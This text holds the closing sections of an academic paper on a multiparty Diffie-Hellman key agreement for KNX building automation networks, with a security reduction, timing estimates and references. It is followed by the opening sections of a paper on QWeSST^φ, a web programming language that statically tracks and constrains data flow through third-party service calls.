We will now prove the converse: CMKAP$\leq_T$CDHP polynomially. Let $\mathcal{O}_{\mathrm{CDHP}}(\mathrm{G}, g, g^x, g^y)$ be an oracle computing the CDHP on $(\mathrm{G}, \cdot)$, generated by g, taking as further input g^x, g^y. Note that it is sufficient to analyze the values $k_{U_i,0}$ to obtain an effective polynomial reduction of the CMKAP to the CDHP. Consider the form of the $k_{U_i,0}$ values provided as input to the CMKAP solver: these values are all in the form $k_{U_i,0}{=}g^{a_i}$. Let k_{01} be the result of $\mathcal{O}_{\mathrm{CDHP}}(\mathrm{G}, g, g^{a_0}, g^{a_1})$. The value $k_{01}{=}g^{a_0 a_1}$ is further employed in an oracle call $\mathcal{O}_{\mathrm{CDHP}}(\mathrm{G}, g, k_{01}, g^{a_2})$ yielding k_{012}. It is possible to iterate this procedure $t{-}1$ times obtaining as the last result the value $k{=}g^{\prod_{j=0}^{t-1} a_j}$, which effectively solves the corresponding CMKAP with t participants, employing exactly $t{-}1$ invocations to the oracle $\mathcal{O}_{\mathrm{CDHP}}$. □

Having proven the computational equivalence of the CDHP and the CMKAP, we conclude that mathematically breaking the proposed multiparty key agreement scheme over the group of points of a standardized elliptic curve or an adequately sized group $\mathbb{Z}_p^*$, where p is a prime, is equivalent to solving the discrete logarithm problem over the same group. Finally, we highlight that the computation of t group exponentiations and the broadcast transmission of $t{-}1$ group values, as reported by Algorithm 1, are the upper bounds for the computational and communication complexities put on each participant. Therefore, the proposed MKA scheme is effectively a natural generalization of the original DH protocol to $t{\geq}2$ participants, endowed with the feature of being completely distributed i.e., without any central point of trust for the protocol management.

4 Feasibility Evaluation

In this section we provide a feasibility study of the implementation of the proposed protocol to protect a BAN. To the end of providing a fair evaluation, we tackle the KNX BAN, which is the one having the tightest bandwidth budget among the most popular technologies. We recall that the KNX protocol achieves a 38.4 kbps transmission rate over wireless medium and a 9.6 kbps transmission rate over twisted pair cable. The standard KNX transport packet allows to send up to 16 bytes of payload, while the extended frame mode allows up to 254 bytes to be sent. The net packet overhead is 7 bytes per packet, including all the control fields [11], while the CSMA/CA medium access strategy mandates an extra 8 bytes overhead per frame due to the required waiting time. The transmission time employed by any node to put on the shared medium a message is computed as payload length in bytes plus 15, divided by transmission rate (expressed in byte per second). Given the tight constraints in terms of bandwidth and computing power, as the cryptographic primitives should be computed by low budget microcontrollers, for our Multiparty Key Agreement scheme we employ the standard elliptic curve P-160, defined over a 160-bit prime Galois field, and recommended by NIST in the FIPS 186-3 [21]. An optimized implementation of the group operation over this curve runs in 0.57 s on an 8 MHz Atmel Atmega Microcontroller [28]. An efficient primitive to provide the MAC function we need in our secure protocol is the *one-key* CBC-MAC (also known as CMAC), recommended by NIST in [22], which requires the choice of a symmetric block cipher to be used as the core of the computation. Since a number of microcontrollers [1, 27] from different producers now embed a hardware implementation of the AES, with a 128-bit key length, we deemed it a worthy choice.

To encrypt the packet payload we consider a CBC-mode encryption, employing the same Initialization Vector (IV) as the one in CBC-MAC computation (where it is derived from the cryptographic key). This choice avoids the overhead of transmitting both the IV value and the last 16 payload bytes over the network, as all the nodes can employ the packet tag ($\mathcal{T}=\texttt{MAC}_k(\ldots)$) also to decrypt the last part of the encrypted payload.

Considering the message structure in Fig. 2 the size of a command/command-acknowledgement packet payload can be fixed to exactly 32 bytes choosing a nonce of 69 bits. Thus, the transmission time of an encrypted and authenticated datagram of our protocol is 32.5 ms at 9.6 kbps and 8.1 ms at 38.4 kbps. The key agreement packets take the same amount of time to be transmitted since there is no need for the nonce to be included in them, thus compensating for the higher quantity of data to be sent.

We choose as target platform for our feasibility study the Atmel Xmega microcontrollers line, which features an embedded AES hardware coprocessor. The aforementioned coprocessor computes an AES encryption in 375 clock cycles, and allows to input a new value into the cipher state through xor-combining it with the previous one, making CBC-MAC computation particularly efficient. We provide performance figures regarding the Atmel Xmega 64A1, which is the smallest and cheapest microcontroller of the Xmega line, but still fits the hardware requirements for our protocol. Table 2 provides an overview of the performance when running the microcontroller both at full speed and at half speed to save power. The time required to compute a packet tag $\mathcal{T}$, taking into account a 50% computation overhead in addition to the cipher computation is lower than 100 μs for both configurations, thus more than two orders of magnitude

Tab. 2. Computation times estimates and power consumption for the proposed protocol on an 8-bit Atmel Xmega 64A1. The transmission time considers the net time to send the packet on the shared medium. The total time includes both computation and transmission time of a packet

CPU Working Freq. [MHz]	**Task**	**packet tag $\mathcal{T}$ [μs]**	**Group Op.s [ms]**	**Transmission Time [ms]**	**Total Time [ms]**	**Energy [mJ]**
16	Command	70.29	–	32.5	32.57	0.57×10^{-3}
	1-round MKA	70.29	285	32.5	317.75	2.22
32	Command	35.14	–	32.5	32.53	3.25×10^{-3}
	1-round MKA	35.14	142	32.5	174.53	12.7

lower than the network delays. By contrast the total time required to compute and transmit a key agreement datagram is dominated by the group operation performed by the microcontroller. The table shows that it is possible to employ the proposed authentication scheme on all the packets, at basically no additional timing overhead, save for the transmission one, while one round of the proposed key agreement scheme takes less than a second to be computed and broadcast by each participant.

The worst-case time to send a command, considering the delay imposed by the time-slotting technique, is 1.3 s in a KNX collision domain with 40 nodes (over a maximum number of nodes of 64 per line as mandated by the KNX standard). The total time to perform a key agreement in the same collision domain, considering the delays imposed by the time slot scheme, amounts to $1'2''$ when the microcontrollers are clocked at 16 MHz, and $56''$ at 32 MHz. Such a delay is reasonable, considering that the nodes are still able to send and process commands while performing a key agreement, though simply filling in their transmission time slot with the command which should be urgently delivered. We also recall that all the other BAN technologies, including KNX over wireless obtain significantly improved timings thanks to their higher communication bandwidth. In particular, non-KNX standards may achieve speedups in the key agreement time greater than an order of magnitude.

The net effect is that the key agreement procedure can be performed transparently in background either when the BAN is less loaded or at fixed intervals. The full load power draw of the considered microcontroller is well under both the one of a single actuator of the KNX infrastructure ($\approx$ 290 mW) and the one of a sensor ($\approx$ 140 mW).

5 Related Work

There are several papers addressing the problem of the vulnerability of BAS networks, highlighting the surface of attack. Differently from our work, none of these articles provides a secure solution for the BAN portion of a Building Automation System that can be also adopted by most of the standard without modifying them. The most comprehensive works on the security of BAS [10, 11] concern the KNX protocol and are focused on securing the connection among different KNXNet/IP routers, which may interact via the IP network. The proposed solution involves adding a non-standard security layer encapsulating the KNX-over-IP communications. The approach basically tackles the transport of packets among KNX routers on the TCP/IP backbone on the BAS, while the ones on the actual BAN are transmitted without encryption. In [8], the authors propose the use of a centralized, non standard, controller to be added to the KNX BAN acting as a proxy for all the commands sent on the network. Every single KNX node willing to send data to another node, establishes a new ephemeral cryptographic key, via DH-key exchange, with the central proxy. Indeed, it sends the commands to the central proxy, which in turn establishes a communication with the target node in the same way, and relays the data packets of the original sender. The proposed solution achieve no security guarantee against an active attacker, which can perform a man-in-the-middle attack during the ephemeral key setup phase between a node and the central proxy. As far as other generalizations of the Diffie-Hellman key agreement protocol go, we note that our proposal has the peculiarity of not requiring any forced sequentiality in the message exchanges at each round, a property not enjoyed by other equivalently efficient proposals such as [26]. The protocol in [7] proposes a different way to extend the Diffie-Hellman key exchange protocol, as the exponent of the shared secret is obtained as the sum of all the pairwise products of the individual ephemeral secrets, yielding a 3-round procedure. However, the participants must be ordered, and each one needs to know his predecessor and successor.

6 Concluding Remarks

We proposed a protocol for BAN networks with strong security guarantees. The protocol is based on a logical time slotting and an ephemeral shared secret, which is refreshed periodically by means of a multiparty key agreement scheme. The computational complexity of the novel multiparty key agreement scheme was shown to be equivalent to a computational Diffie-Hellman problem. Our solution provides support for secure command sending in 1.3 seconds, and performs a key agreement, providing forward secrecy, in roughly one minute of computation and transmission time on the most constrained BAN network infrastructure: KNX.

References

1. Atmel Corporation: ATMel Xmega Microcontroller Line Overview (2013), http://www.atmel.com/products/microcontrollers/avr/AVR_XMEGA.aspx
2. Barenghi, A., Bertoni, G., Breveglieri, L., Pelosi, G.: A FPGA Coprocessor for the Cryptographic Tate Pairing over Fp. In: ITNG, pp. 112–119. IEEE Computer Society (2008)
3. Barenghi, A., Pelosi, G., Teglia, Y.: Information Leakage Discovery Techniques to Enhance Secure Chip Design. In: Ardagna, C.A., Zhou, J. (eds.) WISTP 2011. LNCS, vol. 6633, pp. 128–143. Springer, Heidelberg (2011)
4. Barenghi, A., Pelosi, G., Terraneo, F.: Efficient and Cost Effective Design of Block Cipher Implementations on Embedded Devices. Int. Journal of Grid and Utility Computing (IJGUC) 4(3), 1–10 (2013)
5. Bender, J., Newman, M.: BACnet/IP (2013), http://www.bacnet.org
6. den Boer, B.: Diffie-Hellman is as Strong as Discrete Log for Certain Primes. In: Goldwasser, S. (ed.) CRYPTO 1988. LNCS, vol. 403, pp. 530–539. Springer, Heidelberg (1990)

7. Burmester, M., Desmedt, Y.: A Secure and Efficient Conference Key Distribution System. In: De Santis, A. (ed.) EUROCRYPT 1994. LNCS, vol. 950, pp. 275–286. Springer, Heidelberg (1995)
8. Cavalieri, S., Cutuli, G.: Implementing Encryption and Authentication in KNX using Diffie-Hellman and AES Algorithms. In: IEEE Industrial Electronics Conf., pp. 2459–2464 (2009)
9. Dolev, D., Yao, A.C.: On the Security of Public Key Protocols. IEEE Transactions on Information Theory 29(2), 198–207 (1983)
10. Granzer, W., Kastner, W.: Security Analysis of Open Building Automation Systems. In: Schoitsch, E. (ed.) SAFECOMP 2010. LNCS, vol. 6351, pp. 303–316. Springer, Heidelberg (2010)
11. Granzer, W., Praus, F., Kastner, W.: Security in Building Automation Systems. IEEE Transactions on Industrial Electronics 57(11), 3622–3630 (2010)
12. Hayashi, Y., Homma, N., Sugawara, T., Mizuki, T., Aoki, T., Sone, H.: Non-invasive EMI-based Fault Injection Attack against Cryptographic Modules. In: 2011 IEEE International Symposium on Electromagnetic Compatibility (EMC), pp. 763–767. IEEE (2011)
13. International Organization for Standardization: ISO/IEC 14908-[1-4]:2012 (2013), http://www.iso.org/iso/iso_catalogue/catalogue_tc/catalogue_detail.htm?csnumber=60203
14. Katz, J., Lindell, Y.: Introduction to Modern Cryptography. CRC Press (2007)
15. KNX Association: Network Communications Protocol for Intelligent Buildings. ISO/IEC 14543 (2013), http://www.knx.org/
16. Lee, J., Park, G.L., Kim, S.W., Kim, H.J., Sung, C.O.: Power Consumption Scheduling for Peak Load Reduction in Smart Grid Homes. In: Chu, W.C., Wong, W.E., Palakal, M.J., Hung, C.C. (eds.) SAC, pp. 584–588. ACM (2011)
17. Mangard, S., Oswald, E., Popp, T.: Power Analysis Attacks - Revealing the Secrets of Smart Cards. Springer (2007)
18. Maurer, U.M.: Towards the Equivalence of Breaking the Diffie-Hellman Protocol and Computing Discrete Logarithms. In: Desmedt, Y.G. (ed.) CRYPTO 1994. LNCS, vol. 839, pp. 271–281. Springer, Heidelberg (1994)
19. Modbus: Open Protocol (2013), http://www.modbus.org
20. Newman, M.: BACnet-A Tutorial Overview (2013), http://www.bacnet.org/
21. NIST: Digital Signature Standard (DSS). FIPS 186-3, US National Tech. Inf. Service (2009)
22. NIST: Recommendation for Block Cipher Modes of Operation: the CMAC Mode for Authentication. FIPS 800-38B, US National Tech. Inf. Service (2009)
23. NSA/CSS: Cryptography–Suite B Implementer's Guide to NIST SP 800-56A (2013), http://www.nsa.gov/ia/_files/SuiteB_Implementer_G-113808.pdf
24. Penzhorn, W.T., Amsenga, J.: IPv6, IPSec, and VPNs. In: Zurawski, R. (ed.) The Industrial Information Technology Handbook, pp. 1–18. CRC Press (2005)
25. Shelby, Z.: Embedded Web Services. IEEE Wireless Commun. 17(6), 52–57 (2010)
26. Steiner, M., Tsudik, G., Waidner, M.: Diffie-Hellman Key Distribution Extended to Group Communication. In: Gong, L., Stearn, J. (eds.) ACM Conference on Computer and Communications Security, pp. 31–37. ACM (1996)
27. STMicroelectronics: STM32 F4 Series of High-performance MCUs (2013), http://www.st.com/web/en/catalog/mmc/FM141/SC1169/SS1577
28. Ugus, O., Westhoff, D., Laue, R., Shoufan, A., Huss, S.A.: Optimized Implementation of Elliptic Curve Based Additive Homomorphic Encryption for Wireless Sensor Networks. In: 2nd Workshop on Embedded Systems Security (WESS 2007), pp. 11–16 (2009)
29. Vuagnoux, M., Pasini, S.: Compromising Electromagnetic Emanations of Wired and Wireless Keyboards. In: USENIX Security Symposium, pp. 1–16. USENIX Association (2009)

Controlling Data Flow with a Policy-Based Programming Language for the Web

Thierry Sans, Iliano Cervesato, and Soha Hussein

Carnegie Mellon University
tsans@qatar.cmu.edu, iliano@cmu.edu, sohah@qatar.cmu.edu

Abstract. It has become increasingly easy to write Web applications and other distributed programs by orchestrating invocations to remote third-party services. Increasingly, these third-party services themselves invoke other services and so on, making it difficult for the original application developer to anticipate where his/her data will end up. This may lead to privacy breaches or contractual violations. In this paper, we explore a simple distributed programming language that allows a web service provider to infer automatically where user data will travel to, and the developer to impose statically-checkable constraints on acceptable routes. For example, this may provide confidence that company data will not flow to a competitor, or that privacy-sensitive data goes through an anonymizer before being sent further out.

1 Introduction

Web-based applications (*webapps*) are networked applications that use technologies that emerged from the Web. They range from simple browser-centric web pages to rich Internet applications such as Google Docs all the way to browserless server-to-server web services. In all cases, a client invokes a remote computation and receives a result over the HTTP protocol. To develop webapps, programmers often use third-party web services as building blocks. These third-party services provide specific data and/or processing functionalities that can be accessed through a web API. Using these services is faster, more reliable, and has lower cost than developing an in-house solution from the grounds up. Examples abound in practice: data visualization services such as the Google Maps API to embed a map into a webpage with custom overlay; web analytics services to measure and understand how web services and data are being used; advertising services to embed custom ads into a webpage; credit card verification services to verify the authenticity of a credit card number for an e-commerce website; and customer relationship management services (e-CRM) to externalize the management of customers, just to cite a few.

From the service consumer perspective, even a trusted service is an opaque computation that gives little insight about what it is doing with the data sent to it. In particular, it may outsource part of the processing to a third-party web service without the consumer being aware of it. This could raise confidentiality or privacy concerns if this data is sensitive and it is forwarded to untrusted hosts.

Conventional web service security is often more concerned with constraining access to services than about controlling what these services do with the data.

In practice, when a reputable site offers a web service, its terms-of-use agreement should mention the third-parties involved. However, consumers rarely read these agreements (although they should), and providers may forget to update them when they change third-party services. Furthermore, even when the agreement mentions that the application uses an external service, in most cases it does not list what third-party web services this service may use. In other words, we may become aware of just the first few links in a possibly long chain of services.

These practices do not scale. An application provider should have an automated way to disclose the service locations where user data, or data derived from it, may end up. Similarly an application developer should be able to specify which nodes are deemed acceptable recipients of this data, and to check whether these two lists are compatible. This program has similarities with the goals of P3P [6]: formalize the handshake between the user and the provider of a service. It targets however the flow of data beyond the service provider, and is only concerned with where the data goes rather than finer aspects of privacy.

In this paper, we approach this issue by devising a small web programming language, QWeSST$^{\varphi}$, that statically infers an approximation of the flow of data through web service calls. This allows a service provider to advertise the nodes that user data, or data derived from it, may go through as a call is serviced. More precisely, QWeSST$^{\varphi}$ infers structured paths that user data may traverse. Our language also allows the user to instrument remote service calls with a policy that specifies acceptable paths for the input data to this service. If the policy does not permit the advertised flow, the program will not typecheck. We show that these simple ingredients support useful data flow specifications, some quite complex such as a form of distributed Chinese wall policy. This study is however largely foundational and culminates in establishing type safety for our language.

It should be noted that our goal is not to prevent a malicious service provider from deviating from its advertised data flow—once user data has left the local host, no guarantee can be provided short of relying on trusted computing techniques [10], which are orthogonal to the concerns of this paper. The goal is instead to mechanize the mutual understanding and mutual agreement between the service consumer and the service provider. For instance, the service consumer may express that it does not want supplied data to be forwarded to a certain host. If the service provider does not list that host among the advertised third-party services it uses, the data flow satisfies the service consumer policy and the service call can be executed.

The paper is structured as follows: we introduce a vanilla web language in Section 2 and use it to illustrate common data flows and desired policies on them in Section 3. We outline our model for data flow and a policy language for it in Sections 4 and 5, respectively, and apply them to some examples in Section 6. We incorporate flow tracking and policies in our language, define its formal semantics and show its type safety in Section 7. We review related efforts in Section 8 and outline directions of future work in Section 9.

2 The Base Language

The starting point of our investigation will be a fragment of QWeSST, a simple programming language for the Web [14,15]. This fragment, which we call QWeSST$^-$, is a basic functional language extended with primitives to model remote procedure call (i.e., web services). QWeSST embraces a model of networked computation consisting of a fixed but arbitrary number of *hosts*, denoted w possibly subscripted (we also call them *nodes*). These hosts are capable of computation and are all equal, in the sense that we do not a priori classify them as clients or servers. They communicate exclusively through web services and, just like we normally view the Web, we assume that every node can invoke services from every other node that publishes them.

A web service is an expression of type $\sigma \rightsquigarrow \tau$: it represents a remote function located at host w that accepts arguments of type σ and returns results of type τ. A server w creates a service by evaluating the expression $\mathsf{publish}\ x : \sigma.e$ where e is the computation performed by the service when supplied a value for the formal argument x. This evaluates to a URL w/u, where u is a unique identifier for this service. Once created, a client w' can invoke this web service by calling its URL with an argument of the appropriate type. This is achieved by means of the construct $\mathsf{call}\ e_1\ \mathsf{with}\ e_2$ which is akin to function application. It calls the URL e_1 by moving the value v_2 of the argument e_2 to w, which applies e to v_2 and moves the result back to the client w'.


QWeSST$^-$ also includes function, unit and pair types with their usual constructors and destructors—mainly to make our examples more interesting. For technical reasons, we restrict the argument of functions and services to non-functional *base types*. Altogether, the syntax of QWeSST$^-$ is given by the following grammar:

$$\begin{array}{lrl}
\text{Base types} & \sigma ::= & \mathsf{unit} \mid \sigma \times \sigma' \\
\text{Types} & \tau ::= & \mathsf{unit} \mid \tau \times \tau' \mid \sigma \to \tau \mid \sigma \rightsquigarrow \tau \\
\text{Expressions} & e ::= & x \mid \lambda x : \tau.\, e \mid e_1\, e_2 \mid \langle e_1, e_2 \rangle \mid \mathsf{fst}\ e \mid \mathsf{snd}\ e \mid () \\
& & \mid \mathsf{w}/u \mid \mathsf{publish}\ x : \tau.e \mid \mathsf{call}\ e_1\ \mathsf{with}\ e_2 \mid \mathit{expect}\ e\ \mathit{from}\ \mathsf{w}
\end{array}$$

Here, x ranges over variables and u over service identifiers. As usual, we identify terms that differ only by the name of their bound variables and write $[e/x]e'$ for the capture-avoiding substitution of e for x in the expression e'. Service identifiers are never substituted. The expression $\mathit{expect}\ e\ \mathit{from}\ \mathsf{w}$ is used internally during evaluation and is not available to the programmer. It essentially models a client's waiting for the result of a web service call.

3 Motivations and Approach

In this section, we study an example of a sequence of web service calls, trace its data flow and describe some possible constraints a service consumer may want to impose on this flow. As we go along, we introduce some terminology that we use in the rest of the paper.



```
client
let  $e = ()$
in  call $\mathsf{w}_0/u_0$ with $e$
end
```

$\hookrightarrow \ \langle (), () \rangle : \mathsf{unit} \times \mathsf{unit}$

```
w0
publish $x$ : unit.
 let   $x' =$ call $\mathsf{w}_1/u_1$ with $x$
       $x'' =$ call $\mathsf{w}_4/u_4$ with $x'$
       $x''' =$ call $\mathsf{w}_5/u_5$ with $x'$
 in   $\langle x'', x''' \rangle$
 end
```

$\hookrightarrow \ \mathsf{w}_0/u_0 : \mathsf{unit} \rightsquigarrow \mathsf{unit} \times \mathsf{unit}$

```
w1
publish $x$ : unit.
 let $x' =$ call $\mathsf{w}_2/u_2$ with $x$
 in  call $\mathsf{w}_3/u_3$ with $x'$
 end
```

$\hookrightarrow \ \mathsf{w}_1/u_1 : \mathsf{unit} \rightsquigarrow \mathsf{unit}$

Fig. 1. Data Flow Example

Our scenario, shown in Figure 1, consists of a service consumer (client, represented as an oval), a service provider w_0, and five additional nodes w_1 to w_5 (drawn as rectangular boxes). The consumer invokes service w_0/u_0 at w_0 with some data v. In order to provide this service, w_0 outsources subcomputations by invoking third-party services w_1/u_1 on w_1, w_4/u_4 on w_4, and w_5/u_5 on w_5. Node w_1 delegates aspects of its subcomputation to nodes w_2 and w_3. The edges describe the flow of input v as it travels through these various nodes. Arrows pointing to the right indicate the flow of data as a service is called. This service uses this data to compute an output value which is returned to the caller through the arrows pointing to the left. We call this output *derivative data* as it may depend on the value input to the service.

Figure 1 illustrates three types of flow, which corresponds to different ways services can be combined.

– Simply invoking a service on a node determines a *service flow*. Here, client, w_0 and w_1 each have service flows. Note that these flows can be cascaded.

- We have a *sequential flow* when a node invokes a service with the result obtained from calling a prior service. For example, servicing w_1/u_1 sequentializes the flows of w_2 and w_3.
- Finally, a *parallel flow* is obtained when calling two services with identical input and combining their results. This is indicated using the dotted line in Figure 1: node w_1 invokes services w_4/u_4 and w_5/u_5 with the same input, and then combines their output before returning a result to client.

The boxes underneath the representations of client, of w_0 and of the other nodes shows examples of QWeSST$^-$ code that could determine this flow. For readability, we rely on an ML-like let construct, where as usual let $x = e_1$ in e_2 end is understood as $(\lambda x\!:\!\sigma.\, e_2)\ e_1$ for an appropriate type σ. The code for client simply calls w_0/u_0 with some expression, here (). The code for w_0/u_0 invokes w_1/u_1 with its input obtaining output x', then calls w_4/u_4 and w_5/u_5 with x' obtaining outputs x'' and x''' respectively and returning them as a pair. For the sake of illustration, we wrap this code around publish to show how w_0 would create it—when evaluated this expression will evaluate to the URL w_0/u_0 invoked by client (the actual URL is passed to client out of band). The code for w_1/u_1 is shown on the right. The code for the other nodes is omitted.

As a service consumer, client has no way to know that w_0/u_0 makes use of third-party web services. While node w_0 may be trusted, some of the nodes among w_1 to w_5 may belong to competitors, in which case the above flow raises confidentiality or privacy concerns if w_0/u_0 is invoked with sensitive data. Indeed, client will not want w_0 to forward (or leak) this data to untrusted service providers.

The rest of this paper will not only provide a way for w_0 to automatically report on the flows client's data will be exposed to, but also to allow a service consumer to instrument service invocations with data flow policies. These policies will define acceptable paths for the input data sent to a service and will be checked statically against the flows advertised by the service provider. For instance, here are two behaviors that client will be able to express as policies:

- The data e submitted to w_0/u_0 cannot be forwarded to node w_3 (which may be a competitor). This is a simple confidentiality policy.
- The data e submitted to w_0/u_0 can be forwarded to w_3 only if it first goes through node w_2. This node may provide well-known services that anonymize or sanitize data, thereby making it acceptable for wider distribution (even to the competitor w_3). This policy incorporates elements of privacy.

In this paper, we will do the following:

- Define a model for data flow and provide an automated way to disclose the data flow incurred by a service as an annotation to its type. Specifically, we will extend the type system of QWeSST$^-$ so that services report the flow of their input: the type of services will now assume the form $\sigma(\!|\mu|\!)\!\rightsquigarrow\!\tau$ where μ is a conservative approximation of the data flow of this service. This annotation is not input by the user, but inferred by the type checker.

We similarly instrument other constructs that bind variables, for example functions.

– Define a policy language so that a developer can attach a policy to a value passed as input of a service call. In particular, we update QWeSST$^-$'s service invocation operator of $\mathsf{call}\ e_1\ \mathsf{with}\ e_2$ to $\mathsf{call}\ e_1\ \mathsf{with}\ e_2[\![\rho]\!]$ where ρ is a policy defining constraints on acceptable path for the value e_2 sent to the service e_1. Policies are specified by the user.
– Finally, extend the typing semantics of QWeSST$^-$ to verify statically that the policy satisfies the advertised data flow. Policy verification takes place during typechecking. If a violation is detected, concrete actions could range from raising an error to issuing a warning.

4 Modeling Data Flow

We want to model data flow and capture it in QWeSST$^-$'s types. This will enable service providers to advertise the type and the data flow of the services they offer.

Our notion of data flow closely mimics the modes of composition discussed in Section 3. In particular, we provide operators to express service, sequential and parallel flows. Note that other choices are possible: our notion of flow could have been simply the set of nodes visited during an execution, or it may have reported minute details of how the data is transformed by the various services. Our choice strikes a balance between expressiveness and the ability to compute a meaningful approximation statically.

Our flow language is given by the following grammar:

$$\begin{array}{ll} \text{Possible flows} & \underline{\mu} ::= \_ \mid \mu \\ \text{Actual flows} & \mu ::= \bullet \mid \mathsf{w} \succ \mu \mid \mu\ ;\ \mu' \mid \mu \,\|\, \mu' \end{array}$$

where the various operators have the following meaning:

– A *local flow*, written $\bullet$, indicates that a service does not use any third-party service. It is read "here".
– A *service flow*, written $\mathsf{w} \succ \mu$, indicates that a service uses a third-party web service provided by w that itself has flow μ. It is read "will go to w and then do μ". It can be interpreted as a modal operator indexed by a host.
– A *sequential flow*, written $\mu\ ;\ \mu'$, happens when a service uses a derivative value from μ in μ'. It can be read as "first μ and then μ'".
– A *parallel flow*, written $\mu \,\|\, \mu'$, is when a service uses a value for two independent calculations μ and μ'. It is read "μ and μ' at once".

In addition to these actual flows, a variable x that is never used in a service $x.e$ (i.e., such that x does not appear free in e) is given flow "_" (*no flow*).

We associate the flow of data inferred from a service to its type, which will assume the form $\sigma(\!|\underline{\mu}|\!)\rightsquigarrow\tau$. Before showing the flow expression corresponding to our example from Section 3, it is convenient to introduce some abbreviations.

We write w for the flow $\mathsf{w} \succ \bullet$, which goes to node w and nowhere further. It will also be convenient to consider ; and $\|$ as associative operators with $\bullet$ as their identity.

The overall data flow observed in our example in Figure 1 is captured by the expression $\mu_0 = \mathsf{w}_0 \succ ((\mathsf{w}_1 \succ (\mathsf{w}_2 \,;\, \mathsf{w}_3)) \,;\, (\mathsf{w}_4 \,\|\, \mathsf{w}_5))$. This is the flow advertised by service w_0/u_0, which has therefore type $\mathsf{unit}(\!|\mu_0|\!)\rightsquigarrow(\mathsf{unit} \times \mathsf{unit})$. Notice that each service in that figure advertises some flow. For example, the annotated type of w_1/u_1 is $\mathsf{unit}(\!|\mathsf{w}_1 \succ (\mathsf{w}_2 \,;\, \mathsf{w}_3)|\!)\rightsquigarrow\mathsf{unit}$.

5 The Policy Language

We now define a policy language that will allow a service consumer to control the data flow of a value sent to a service. The goal is to upgrade QWeSST$^-$'s web service call operator to the form $\mathsf{call}\ e_1\ \mathsf{with}\ e_2[\![\rho]\!]$ where the value e_2 is protected with the data flow policy ρ. This policy ρ constrains the acceptable paths that the value e_2 can take when sent to the remote service e_1. Assuming that e_1 has type $\sigma(\!|\mu|\!)\rightsquigarrow\tau$, the policy ρ shall satisfy the data flow μ advertised in the type of e_1, a constraint that we write $\mu \models \rho$. This will allow us to validate flows statically in Section 7.

This policy language intersperses operators that mimic data flows with traditional Boolean connectives:

$$\text{Policies} \quad \rho ::= \top \mid \bot \mid \neg\rho \mid \rho_1 \wedge \rho_2 \mid \rho_1 \vee \rho_2 \mid \bullet \mid \mathsf{w} \succ \rho \mid \rho_1 \,;\, \rho_2$$

The meaning of these policy expressions is given by the data flows that satisfy them. This is specified by the judgment $\mu \models \rho$, seen earlier, where μ is a flow and ρ a policy. It is defined as follows:

(1) $\mu \models \top$		(5) $\bullet \models \bullet$	
(2) $\mu \models \neg\rho$	if $\mu \not\models \rho$	(6) $\mathsf{w} \succ \mu \models \mathsf{w} \succ \rho$	if $\mu \models \rho$
(3) $\mu \models \rho \wedge \rho'$	if $\mu \models \rho$ and $\mu \models \rho'$	(7) $\mu \,;\, \mu' \models \rho \,;\, \rho'$	if $\mu \models \rho$ and $\mu' \models \rho'$
(4) $\mu \models \rho \vee \rho'$	if $\mu \models \rho$ or $\mu \models \rho'$	(8) $\mu \,\|\, \mu' \models \rho$	if $\mu \models \rho$ and $\mu' \models \rho$

Additionally, $\_ \models \rho$. Here, (1) states that $\top$ is the maximally permissive policy, which is satisfied by every data flow. Dually, $\bot$ is the unsatisfiable policy, as witnessed by the absence of an entry for $\mu \models \bot$. The remaining Boolean operators have a standard interpretation. In particular, $\neg\rho$ complements policy ρ. The remaining operators are more interesting: items (5–7) in this definition state that $\bullet$, $\_ \succ \_$ and $\_ \,;\, \_$ strictly model local, service and sequential flows, respectively. Although we could have defined a policy counterpart of the parallel flow operator $\_ \,\|\, \_$, we chose in (8) to have parallel flows obey the same policy. The alternative, supporting a policy constructor of the form $\rho \,\|\, \rho'$, seemed artificial as a parallel flow naturally emerges from evaluating expressions in parallel, and therefore imposing an order on the constituent flows does not seem appropriate.

The above satisfiability judgment is consistent (we cannot have both $\mu \models \rho$ and $\mu \not\models \rho$), complete (either $\mu \models \rho$ or $\mu \not\models \rho$), and decidable.

Because the non-Boolean policy operators strictly track the corresponding notions of data flow, it is convenient to introduce a few derived operators as syntactic sugar in order to simplify writing actual policies. In particular, we will permit the following operators, where *ws* is a set of nodes:

- $\rho_1 \rightarrow \rho_2 \triangleq \neg\rho_1 \vee \rho_2$
- $ws \succ \rho \triangleq \bigvee_{\mathsf{w}_i \in ws} \mathsf{w}_i \succ \rho$
- $ws \succ^\star \rho \triangleq ws \succ (ws \succ^\star \rho) \vee (\neg(ws \succ \bot) \wedge \rho)$
- $\rho_1 \,;^\star\, \rho_2 \triangleq \rho_1 \,;\, (\rho_1 \,;^\star\, \rho_2) \vee (\neg\rho_1 \wedge \rho_2)$
- $ws \succ^? \rho \triangleq ws \succ (\rho \vee \bullet)$
- $\rho_1 \,;^?\, \rho_2 \triangleq \rho_1 \,;\, (\rho_2 \vee \bullet)$

Some of these derived operators deserve an explanation:

- The policy $ws \succ \rho$ simply specifies that data can flow to any node in the set ws and then continue as ρ. It is a simple generalization of the service flow policy $\mathsf{w} \succ \rho$. We will often use it in situations where ws is the complement $\overline{ws'}$ of some set ws'.
